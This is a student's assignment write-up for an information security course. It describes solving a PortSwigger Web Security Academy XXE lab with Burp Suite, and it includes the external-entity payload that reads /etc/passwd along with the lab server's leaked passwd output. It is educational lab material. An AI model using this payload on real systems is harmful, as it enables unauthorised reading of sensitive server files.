


DFSC 4317 - Information Security

Assignment 5



Instructor: Dr. Cihan Varol, cvarol@shsu.edu

40 Points in Total

Question 1 (20 points): Complete all the steps and the task given at <https://samsclass.info/129S/proj/W520.htm> . Submit the desktop screenshot of the SAML0L Challenge page with the flag information exposed.



Question 2 (20 points): Demonstrate usage of Burp Suite for a different task that you choose it for. This can be a payload attack or any other lab that you can do on portswigger.net. Share necessary textual and screenshot information of the goal/process/result.



```
5
6 "Invalid product ID:
7 root:x:0:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:MailingListManager:/var/list:/usr/sbin/
nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/
lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/
nologin
25 _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
26 peter:x:12001:12001:./home/peter:/bin/bash
27 carlos:x:12002:12002:./home/carlos:/bin/bash
28 user:x:12000:12000:./home/user:/bin/bash
29 elmer:x:12099:12099:./home/elmer:/bin/bash
30 academy:x:10000:10000:./academy:/bin/bash
31 messagebus:x:101:101:./nonexistent:/usr/sbin/nologin
32 dnsmasq:x:102:65534:dnsmasq,
,
,
:/var/lib/misc:/usr/sbin/nologin
```

R

R

R

Congratulations, you solved the lab!

🐦 Share your skills!

[Continue learning >>](#)

[Home](#)

Six Pack Beer Belt



\$50.14



Description:

The Six Pack Beer Belt - because who wants just one beer?

Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50" waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar!

Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!

London









Check stock

Could not fetch the stock level!


Academy home


Web Security Academy >> XXE injection >> Lab

Lab: Exploiting XXE using external entities to retrieve files



APPRENTICE


 LAB

 Solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.

Access the lab

 **Solution**

Goal : The lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.

To solve the following lab through burp suite one first needs to access the website given through burp suite's browser. Once opening the browser and accessing the website, you can select a random product where we are trying to retrieve the contents of the `/etc/passwd` file. After selecting a random product, the intercept is turned on so that one is able to inject the entity. Using the line `<xxe;`, is used to exfiltrate the data, as an external entity. "XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application." By using the line, `<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>`, one is exploiting the xxe vulnerability to

retrieve the wanted file by pushing the payload. With adding and changing these lines, in the results one is able to view the following :

```
5 |
6 | *Invalid product ID:
7 | root:x:0:0:root:/root:/bin/bash
8 | daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 | bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 | sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 | sync:x:4:65534:sync:/bin:/bin/sync
12 | games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 | man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 | lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 | mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 | news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 | uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 | proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 | www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 | backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 | list:x:38:38:MailingListManager:/var/list:/usr/sbin/
    nologin
22 | irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 | gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/
    lib/gnats:/usr/sbin/nologin
24 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/
    nologin
25 | _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
26 | peter:x:12001:12001:./home/peter:/bin/bash
27 | carlos:x:12002:12002:./home/carlos:/bin/bash
28 | user:x:12000:12000:./home/user:/bin/bash
29 | elmer:x:12099:12099:./home/elmer:/bin/bash
30 | academy:x:10000:10000:./academy:/bin/bash
31 | messagebus:x:101:101:./nonexistent:/usr/sbin/nologin
32 | dnsmasq:x:102:65534:dnsmasq,
    ,
    ,
    :/var/lib/misc:/usr/sbin/nologin
```

The work asked in this lab is for educational purposes only and no liability is accepted for abuse.